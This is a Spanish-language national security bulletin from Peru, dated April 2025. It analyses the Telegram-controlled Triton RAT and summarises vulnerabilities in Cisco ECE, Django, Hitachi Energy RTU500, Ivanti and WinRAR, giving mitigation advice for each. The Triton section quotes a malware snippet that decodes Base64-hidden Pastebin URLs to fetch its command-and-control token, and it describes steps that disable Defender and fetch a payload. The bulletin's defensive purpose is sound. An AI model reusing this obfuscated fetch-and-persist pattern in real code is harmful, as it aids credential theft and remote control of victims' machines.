PERÚ | Presidencia del Consejo de Ministros | Secretaría de Gobierno y Transformación Digital

ALERTA INTEGRADA DE SEGURIDAD DIGITAL

Asociación de Bancos del Perú

ALERTA INTEGRADA DE SEGURIDAD DIGITAL

080-2025-CNSD

La presente **Alerta Integrada de Seguridad Digital** corresponde a un análisis técnico periódico realizado por el Comando Conjunto de las Fuerzas Armadas, el Ejército del Perú, la Marina de Guerra del Perú, la Fuerza Aéreadel Perú, la Dirección Nacional de Inteligencia, la Policía Nacional del Perú, la Asociación de Bancos del Perú y el Centro Nacional de Seguridad Digital de la Secretaría de Gobierno y Transformación Digital de la Presidencia del Consejo de Ministros, en el marco de la Seguridad Digital del Estado Peruano.

El objetivo de esta alerta **es informar a los responsables de la seguridad digital de las entidades públicas y lasempresas privadas sobre las amenazas en el entorno digital** para advertir las situaciones que pudieran afectar la continuidad de sus servicios en favor de la población.

Las marcas y logotipos de empresas privadas y/o entidades públicas se reflejan para ilustrar la información que los ciudadanos reciben por redes sociales u otros medios y que atentan contra la confianza digital de las personas y de las mismas empresas **de acuerdo con lo establecido por el Decreto de Urgencia 007-2020**.

La presente Alerta Integrada de Seguridad Digital es información netamente especializada para informar a las áreas técnicas de entidades y empresas.

Contenido

Centro Nacional de Seguridad Digital	ALERTA INTEGRADA DE SEGURIDAD DIGITAL N°080	Fecha: 03-04-2025
		Página: 4 de 12

Componente que reporta	CENTRO NACIONAL DE SEGURIDAD DIGITAL		
Nombre de la alerta	Telegram es usado por Triton RAT para acceder y controlar sistemas de forma remota		
Tipo de Ataque	Troyanos	Abreviatura	Troyanos
Medios de propagación	USB, Disco, Red, Correo, Navegación de Internet		
Código de familia	C	Código de Sub familia	C02
Clasificación temática familia	Código Malicioso		

Descripción

1. ANTECEDENTES:

En el panorama actual de amenazas cibernéticas, ha surgido un nuevo Remote Access Trojan (RAT) basado en Python denominado Triton, que destaca por su sofisticación técnica y por utilizar la plataforma de mensajería Telegram como infraestructura de comando y control (C&C), permitiendo a los atacantes acceder y controlar sistemas comprometidos de manera remota, según ha informado Cado Security. Este enfoque representa una evolución en las técnicas de los actores maliciosos para evadir detección y mantener comunicaciones encubiertas con sistemas comprometidos.

2. DETALLES:

Este código malicioso habilita a los actores de amenaza el control remoto de sistemas comprometidos (RCE), con un enfoque especializado en la exfiltración de credenciales de Roblox y cookies de autenticación persistente capaces de eludir mecanismos de 2FA (Autenticación de Dos Factores).


La infección aprovecha técnicas de ingeniería social para obtener acceso inicial como phishing o la entrega de archivos maliciosos, tras lo cual recopila amplia información del sistema, incluidas especificaciones de hardware (CPU, GPU, RAM), configuraciones de red (direcciones IP, configuraciones de proxy) y detalles de la cuenta de usuario (privilegios, historial de actividad).

Los datos recopilados se transmiten mediante API de Telegram en formato estructurado (JSON), permitiendo C2 interactivo y exfiltración síncrona.

El ciclo de vida operacional del RAT inicia con la extracción de su token de bot de Telegram y el chat ID desde Pastebin, mediante URLs ofuscadas con codificación Base64, estableciendo así un canal C2 ofuscado para evadir mecanismos de detección basados en firmas.

```
X1 = "aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3L1ZIUTdGNzBx"
Y2 = "aHR0cHM6Ly9wYXN0ZWJpbi5jb20vWkZlVGFXdGc="
A3 = base64.b64decode(X1).decode()
B4 = base64.b64decode(Y2).decode()
C5 = requests.get(A3)
D6 = requests.get(B4)
```

La RAT demuestra tácticas de persistencia sofisticadas al crear múltiples componentes que trabajan juntos para mantener el acceso.



El malware genera un archivo VBScript llamado “updateagent.vbs” que desactiva Windows Defender y crea tareas programadas, mientras que un script BAT separado “check.bat” recupera un binario llamado “ProtonDrive.exe” de DropBox.

Esta carga útil secundaria se almacena en una estructura de carpeta oculta en “C:\Users\user\AppData\Local\Programs\Proton\Drive” y se ejecuta con privilegios de administrador.

Esta técnica ofrece varias ventajas para los atacantes:

- Evita la necesidad de infraestructura dedicada y costosa
- Permite comunicaciones cifradas de forma nativa
- Dificulta el bloqueo ya que Telegram es un servicio legítimo
- Proporciona anonimato al operador

Triton RAT, al estar desarrollado en Python, le proporciona la capacidad de ser multiplataforma y poseer facilidad de modificación. Entre sus características técnicas más relevantes se incluyen:

- Extracción de contraseñas almacenadas.
- Capacidad de ejecución remota de comandos.
- Recolección de información del sistema comprometido.
- Funcionalidades keylogging (captura de pulsaciones).
- Capacidad de captura de pantalla en tiempo real.
- Persistencia mediante técnicas de auto-ejecución.
- Acceso no autorizado a dispositivos multimedia.

El reverse engineering del código reveló funciones diseñadas para la exfiltración metódica de credenciales almacenadas en navegadores (Chrome, Brave, Firefox) mediante API abuse, con énfasis en la extracción de la cookie .ROBLOSECURITY de Roblox, utilizada para bypass de 2FA.

El artefacto incorpora las siguientes técnicas anti-forense:

- **Process hollowing:** Monitorización de procesos asociados a herramientas de análisis (ProcMon, Wireshark).
- **Heuristic evasion:** Detección de entornos sandboxed o máquinas virtuales (VMcheck).
- **Code obfuscation:** Ofuscación de strings críticas y flujo de control para dificultar el análisis estático.

3. RECOMENDACIONES:

- No abrir enlaces sospechosos o descargar archivos adjuntos de correos electrónicos desconocidos ni de mensajes de texto.
- Implementar soluciones EDR (Endpoint Detection and Response) con capacidades de análisis de comportamiento.
- Monitorizar el uso no autorizado de APIs de servicios en la nube.
- Restringir la ejecución de scripts Python en entornos corporativos cuando no sea necesario.
- Implementar políticas de firewall que limiten el acceso a servicios de mensajería desde equipos corporativos.
- Educar a los empleados sobre las amenazas de correo electrónico malicioso y cómo identificarlo.

Fuente de Información:	• hxxps://unaaldia.hispasec.com/2025/04/telegram-es-usado-por-triton-rat-para-acceder-y-controlar-sistemas-de-forma-remota.html • hxxps://www.csirtcv.gva.es/triton_rat_usa_telegram_para_controlar_sistemas_de_forma_remota_y_robar_credenciales/ • hxxps://cybersecuritynews.com/triton-rat-leveraging-telegram/#google_vignette • hxxps://enigmasecurity.cl/2025/03/31/amenazas-239/

DINI	ALERTA INTEGRADA DE SEGURIDAD DIGITAL N°080	Fecha: 03-04-2025 Página: 6 de 12

Componente que reporta	DIRECCIÓN NACIONAL DE INTELIGENCIA		
Nombre de la alerta	Vulnerabilidad de severidad crítica en Cisco Enterprise Chat and Email		
Tipo de Ataque	Explotación de vulnerabilidades conocidas	Abreviatura	EVC
Medios de propagación	Red, Internet		
Código de familia	H	Código de Sub familia	H01
Clasificación temática familia	Intento de intrusión		

Descripción

1. ANTECEDENTES:

Cisco Systems, Inc. ha publicado una vulnerabilidad de severidad **CRÍTICA** de tipo expresión regular incorrecta que afecta a Cisco Enterprise Chat and Email (ECE). La explotación exitosa de esta vulnerabilidad podría permitir a un atacante remoto provocar una condición de denegación de servicio (DoS) al aprovechar la validación incorrecta de la información proporcionada por el usuario en los puntos de entrada del chat.

2. DETALLES:

La vulnerabilidad de severidad **crítica** identificada por MITRE como CVE-2025-20139 de tipo expresión regular incorrecta en ECE, podría permitir a un atacante remoto provocar una condición de DoS al aprovechar la validación incorrecta de la información proporcionada por el usuario en los puntos de entrada del chat. No se requiere autenticación; la explotación implica enviar solicitudes maliciosas a los puntos de entrada del chat.

Esta vulnerabilidad se debe a una validación incorrecta de la información proporcionada por el usuario en los puntos de entrada del chat. Un atacante podría explotar esta vulnerabilidad enviando solicitudes maliciosas a un punto de entrada del chat de la aplicación afectada. Si se explota con éxito, el atacante podría provocar que la aplicación deje de responder, lo que provocaría una DoS. Es posible que la aplicación no se recupere por sí sola y que un administrador deba reiniciar los servicios manualmente.

A. Productos afectados:

- Cisco Enterprise Chat and Email versiones anteriores a 12.6.

3. RECOMENDACIONES:

- Actualizar los paquetes afectados a la última versión disponible que Cisco ha lanzado para abordar esta vulnerabilidad. No existen soluciones alternativas.
- Verificar que los puntos de entrada del chat estén configurados correctamente y monitoreados para detectar actividad sospechosa.

Fuente de Información:	• hxxps://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-ece-dos-tC6m9GZ8

DINI	ALERTA INTEGRADA DE SEGURIDAD DIGITAL N°080	Fecha: 03-04-2025 Página: 7 de 12

Componente que reporta	DIRECCIÓN NACIONAL DE INTELIGENCIA		
Nombre de la alerta	Vulnerabilidad en herramienta de Django		
Tipo de Ataque	Explotación de vulnerabilidades conocidas	Abreviatura	EVC
Medios de propagación	Red, Internet		
Código de familia	H	Código de Sub familia	H01
Clasificación temática familia	Intento de intrusión		

Descripción

1. ANTECEDENTES:

Django Software Foundation ha publicado una vulnerabilidad de severidad **MEDIA** de tipo asignación de recursos sin límites ni limitaciones que afecta a la herramienta Django, un popular framework web de Python. La explotación exitosa de esta vulnerabilidad podría permitir a un atacante remoto realizar un ataque de denegación de servicio (DoS).

2. DETALLES:

La vulnerabilidad de severidad **media** identificada por MITRE como CVE-2025-27556 de tipo asignación de recursos sin límites ni limitaciones que afecta a la herramienta Django, podría permitir a un atacante remoto realizar un ataque de DoS.

La normalización de NFKC es lenta en Windows. Como consecuencia, django.contrib.auth.views.LoginView, django.contrib.auth.views.LogoutView y django.views.i18n.set_language están expuestos a un posible ataque de denegación de servicio (DSN) mediante ciertas entradas con una gran cantidad de caracteres Unicode.

A. Productos afectados:

- Versiones 5.0 anteriores a 5.0.14.
- Versiones 5.1 anteriores a 5.1.8.

3. RECOMENDACIÓN:

- Actualizar sus instalaciones de Django a las versiones parcheadas (5.0.14 o 5.1.8) o superiores.

Fuente de Información:	• hxxps[:]//docs[.]djangoproject[.]com/en/dev/releases/security/; • hxxps[:]//groups[.]google[.]com/g/django-announce; • hxxps[:]//www[.]djangoproject[.]com/weblog/2025/apr/02/security-releases/

DINI	ALERTA INTEGRADA DE SEGURIDAD DIGITAL N°080	Fecha: 03-04-2025 Página: 8 de 12

Componente que reporta	DIRECCIÓN NACIONAL DE INTELIGENCIA		
Nombre de la alerta	Vulnerabilidad en múltiples productos de Hitachi Energy		
Tipo de Ataque	Explotación de vulnerabilidades conocidas	Abreviatura	EVC
Medios de propagación	Red, Internet		
Código de familia	H	Código de Sub familia	H01
Clasificación temática familia	Intento de intrusión		

Descripción

1. ANTECEDENTES:

Se ha publicado múltiples vulnerabilidades de severidad **ALTA** de tipo desreferencia de puntero nulo, grupo de recursos insuficiente y sincronización faltante que afecta a productos de Hitachi Energy. La explotación exitosa de estas vulnerabilidades podría permitir a un atacante remoto no autenticado provocar una condición de denegación de servicio (DoS).

2. DETALLES:

La vulnerabilidad de severidad **alta** identificada por MITRE como CVE-2024-10037 de tipo desreferencia de puntero nulo en el componente de servidor web RTU500, podría generar una condición de denegación de servicio en la aplicación CMU RTU500 si se ejecuta una secuencia de mensajes especialmente diseñada en una conexión WebSocket. Para explotar esta vulnerabilidad, un atacante debe estar correctamente autenticado y tener habilitada la función de modo de prueba de RTU500. La CMU afectada se recuperará automáticamente si un atacante la explota con éxito.

La vulnerabilidad de severidad **alta** identificada por MITRE como CVE-2024-11499 de tipo desreferencia de puntero nulo en la funcionalidad de la estación controlada RTU500 IEC 60870-4-104, podría permitir a un atacante autenticado y autorizado reiniciar la CMU. Esta vulnerabilidad puede activarse si los certificados se actualizan mientras se utilizan en conexiones activas. La CMU afectada se recuperará automáticamente si un atacante explota esta vulnerabilidad.

La vulnerabilidad de severidad **alta** identificada por MITRE como CVE-2024-12169 de tipo recursos insuficientes en la funcionalidad de estación controlada RTU500 IEC 60870-5-104 y en la funcionalidad IEC 61850, podría permitir a un atacante ejecutar una secuencia de ataque específica y reiniciar la CMU afectada. Esta vulnerabilidad solo se aplica si está habilitada la comunicación segura mediante IEC 62351-3 (TLS).

La vulnerabilidad de severidad **alta** identificada por MITRE como CVE-2025-1445 de tipo sincronización faltante en la funcionalidad de cliente y servidor de RTU IEC 61850 que podría afectar la disponibilidad si se renegocia una conexión TLS IEC61850 abierta en ciertas situaciones de temporización, cuando la comunicación IEC61850 está activa. El requisito previo es que IEC61850, como cliente o servidor, esté configurado mediante TLS en el dispositivo RTU500. Esto afecta a la CMU donde está configurada la pila IEC61850.

A. Productos afectados:

- Unidad de gestión de clústeres (CMU) serie RTU500: versiones 12.0.1 a 12.0.14 (CVE-2024-10037).
- Unidad de gestión de clústeres (CMU) serie RTU500: versiones 12.2.1 a 12.2.12 (CVE-2024-10037).
- Unidad de gestión de clústeres (CMU) serie RTU500: versiones 12.4.1 a 12.4.11 (CVE-2024-10037).
- Unidad de gestión de clústeres (CMU) serie RTU500: versiones 12.6.1 a 12.6.10 (CVE-2024-10037).
- Unidad de gestión de clústeres (CMU) serie RTU500: versiones 12.7.1 a 12.7.7 (CVE-2024-10037).
- Unidad de gestión de clústeres (CMU) serie RTU500: versiones 13.2.1 a 13.2.7 (CVE-2024-10037).
- Unidad de gestión de clústeres (CMU) serie RTU500: versiones 13.4.1 a 13.4.4 (CVE-2024-10037, CVE-2024-11499, CVE-2024-12169).

- Unidad de gestión de clústeres (CMU) serie RTU500: versiones 13.5.1 a 13.5.3 (CVE-2024-10037, CVE-2024-11499, CVE-2024-12169).
- Unidad de gestión de clústeres serie RTU500: versiones 13.6.1 (CVE-2024-10037, CVE-2024-11499, CVE-2024-12169).
- Unidad de gestión de clústeres serie RTU500: versiones 13.7.1 (CVE-2024-11499).
- Unidad de gestión de clústeres (CMU) serie RTU500: versiones 13.7.1 a 13.7.4 (CVE-2024-12169, CVE-2025-1445).

3. RECOMENDACIONES:

- Actualizar los productos afectados a la última versión de software disponible que abordan esta vulnerabilidad.
- Aplicar las siguientes soluciones alternativas y mitigaciones para reducir el riesgo:
  - Para todas las versiones, aplique factores de mitigación/soluciones generales. Actualice el sistema una vez disponible la versión corregida o aplique factores de mitigación generales.
  - CMU serie RTU500 12.0.1 - 12.0.14, 12.2.1 - 12.2.12, 12.4.1 - 12.4.11, 12.6.1 - 12.6.10, 12.7.1 - 12.7.7: Actualizar a la versión 12.7.8 cuando esté disponible.
  - CMU serie RTU500 versiones 13.2.1 - 13.2.7, 13.4.1 - 13.4.4, 13.5.1 - 13.5.3, 13.6.1: Actualización a la versión 13.7.1.
  - CMU serie RTU500 13.5.1 - 13.5.3: Actualizar a la versión 13.5.4 cuando esté disponible.
  - Serie RTU500 CMU 13.6.1: Actualizar a la versión 13.6.2 cuando esté disponible.
  - (CVE-2024-11499, CVE-2025-1445) CMU serie RTU500 13.7.1 - 13.7.4: Actualizar a la versión 13.7.6 cuando esté disponible.
  - (CVE-2024-12169) CMU serie RTU500 13.4.1 - 13.4.4, 13.5.1 - 13.5.3, 13.6.1, 13.7.1 - 13.7.4: Actualizar a la versión 13.7.6 cuando esté disponible.

Fuente de Información:	• hxxps://www.cisa.gov/news-events/ics-advisories/icsa-25-093-01 • hxxps://publisher.hitachienergy.com/preview?DocumentID=8DBD000207 &LanguageCode=en&DocumentPartId=&Action=Launch

	ALERTA INTEGRADA DE SEGURIDAD DIGITAL N°080	Fecha: 03-04-2025
		Página: 10 de 12

Componente que reporta	DIRECCIÓN NACIONAL DE INTELIGENCIA		
Nombre de la alerta	Vulnerabilidad de severidad crítica en productos de Ivanti		
Tipo de Ataque	Explotación de vulnerabilidades conocidas	Abreviatura	EVC
Medios de propagación	Red, Internet		
Código de familia	H	Código de Sub familia	H01
Clasificación temática familia	Intento de intrusión		

Descripción

1. ANTECEDENTES:

La empresa de software Ivanti ha publicado una vulnerabilidad de severidad **CRÍTICA** de tipo desbordamiento de búfer basado en pila que afecta a varios de sus productos. La explotación exitosa de esta vulnerabilidad podría permitir a un atacante remoto no autenticado la ejecución remota de código en los sistemas afectados, lo que podría comprometer por completo el sistema.

2. DETALLES:

La vulnerabilidad de severidad **crítica** identificada por MITRE como CVE-2025-22457 de tipo desbordamiento de búfer basado en pila en Ivanti Policy Secure, podría permitir a un atacante remoto no autenticado ejecutar código arbitrario en el sistema de destino.

La vulnerabilidad existe debido a un error de límite al gestionar las solicitudes de red. Un atacante remoto no autenticado puede enviar paquetes especialmente diseñados al dispositivo, provocar un desbordamiento de búfer basado en la pila y ejecutar código arbitrario en el sistema objetivo. Tener en cuenta que esta vulnerabilidad está siendo explotado activamente en la naturaleza.

Esta vulnerabilidad ha sido explotada activamente por un presunto grupo de amenazas persistentes avanzadas (APT) con vínculo con China, UNC5221. La explotación comenzó a mediados de marzo de 2025, los atacantes han implementado sofisticadas familias de malware, entre las que se incluyen TRAILBLAZE, BRUSHFIRE y herramientas relacionadas con SPAWN, como SPAWNSLOTH y SPAWNSNARE. Los ataques son parte de una campaña más amplia dirigida a dispositivos periféricos a nivel mundial.

A. Productos afectados:

- Ivanti Connect Secure anterior a la versión 22.7R2.6.
- Ivanti Policy Secure anterior a la versión 22.7R1.4.
- Ivanti ZTA Gateways anterior a la versión 22.8R2.2.

3. RECOMENDACIONES:

- Aplicar la versión 22.7R2.6, publicada en febrero de 2025, para Ivanti Connect Secure. Si experimenta algún problema al aplicar esta versión, póngase en contacto con el soporte técnico de Ivanti para obtener ayuda. Si su resultado de ICT muestra indicios de vulnerabilidad, debe restablecer el dispositivo a la configuración de fábrica y volver a ponerlo en producción con la versión 22.7R2.6.
- Contactar con Ivanti para migrar, en el caso de Pulse Connect Secure 9.1x. Esta solución finalizó su soporte el 31 de diciembre de 2024 y ya no recibe cambios de código. Ivanti no puede orientar a los clientes para que sigan usando una versión sin soporte. Los clientes deben migrar a una plataforma segura.
- Actualizar el paquete afectado con la última versión de software disponible que Ivanti lance con respecto al producto Ivanti Policy Secure. Actualmente se está desarrollando un parche que estará disponible el 21 de abril. El riesgo para este producto se reduce considerablemente, ya que no está diseñado para funcionar en internet. No tenemos constancia de que este CVE se esté explotando en Ivanti Policy Secure.
- Actualizar el paquete afectado con la última versión de software disponible que Ivanti lance con respecto a las Puertas de enlace Ivanti ZTA. Actualmente se está desarrollando un parche que se aplicará automáticamente a los entornos el 19 de abril. Las puertas de enlace Ivanti Neurons ZTA no pueden explotarse en producción. Si se genera una puerta de enlace para esta solución y se deja sin conexión a un controlador ZTA, existe el riesgo de explotación en la puerta de enlace generada. No tenemos constancia de que este CVE se esté explotando en la puerta de enlace ZTA.

Fuente de Información:	• hxxps://www.ivanti.com/blog/security-update-pulse-connect-secure-ivanti-connect-secure-policy-secure-and-neurons-for-zta-gateways • hxxps://forums.ivanti.com/s/article/April-Security-Advisory-Ivanti-Connect-Secure-Policy-Secure-ZTA-Gateways-CVE-2025-22457

DINI	ALERTA INTEGRADA DE SEGURIDAD DIGITAL N°080	Fecha: 03-04-2025 Página: 11 de 12

Componente que reporta	DIRECCIÓN NACIONAL DE INTELIGENCIA		
Nombre de la alerta	Vulnerabilidad de severidad crítica en WinRAR		
Tipo de Ataque	Explotación de vulnerabilidades conocidas	Abreviatura	EVC
Medios de propagación	Red, Internet		
Código de familia	H	Código de Sub familia	H01
Clasificación temática familia	Intento de intrusión		

Descripción

1. ANTECEDENTES:

Se ha publicado una vulnerabilidad de evasión de Mark-of-the-Web (MotW) de severidad **CRÍTICA** de tipo "la interfaz de usuario del producto no advierte al usuario sobre acciones inseguras" que afecta a la herramienta de compresión de archivos WinRAR. La explotación exitosa de esta vulnerabilidad podría permitir a un atacante remoto no autenticado eludir las advertencias de seguridad de Windows y ejecutar código mediante enlaces simbólicos maliciosos incrustados en archivos comprimidos.

2. DETALLES:

La vulnerabilidad de severidad **crítica** identificada por MITRE como CVE-2025-31334 de tipo interfaz de usuario del producto no advierte al usuario sobre acciones inseguras en WinRAR, podría permitir a un atacante remoto no autenticado eludir las advertencias de seguridad de Windows y ejecutar código malicioso sin generar alarma.

La vulnerabilidad explota enlaces simbólicos dentro de archivos comprimidos para eludir la advertencia de seguridad de MotW. Cuando un usuario abre un archivo comprimido que contiene un enlace simbólico especialmente diseñado que apunta a un archivo ejecutable, el archivo vinculado puede ejecutarse sin activar las advertencias de seguridad.

Windows marca los archivos descargados con una MotW, advirtiendo a los usuarios antes de abrir contenido potencialmente peligroso. Sin embargo, esta vulnerabilidad permite a los atacantes evadir esta protección. Cuando un usuario extrae y abre el enlace simbólico de una versión vulnerable de WinRAR, no se muestra ningún cuadro de diálogo de advertencia, incluso si el archivo original proviene de una fuente no confiable, como Internet o un archivo adjunto en un correo electrónico.

La vulnerabilidad permite que el ejecutable se ejecute sin la advertencia habitual de MotW. Esto facilita que los atacantes puedan instalar malware, robar datos confidenciales, obtener acceso remoto y provocar daños en el sistema.

A. Productos afectados:

- WinRAR, versiones anteriores a la 7.11.

3. RECOMENDACIONES:

- Actualizar el producto afectado a la última versión de software disponible que aborda esta vulnerabilidad.
- Evitar abrir archivos que no sean confiables, especialmente aquellos que provienen de fuentes desconocidas.
- Restringir los privilegios de creación de enlaces simbólicos a usuarios confiables.

Fuente de Información:	• hxxps://jvn.jp/en/jp/JVN59547048/ • hxxps://www.win-rar.com/start.html?&L=0

Índice alfabético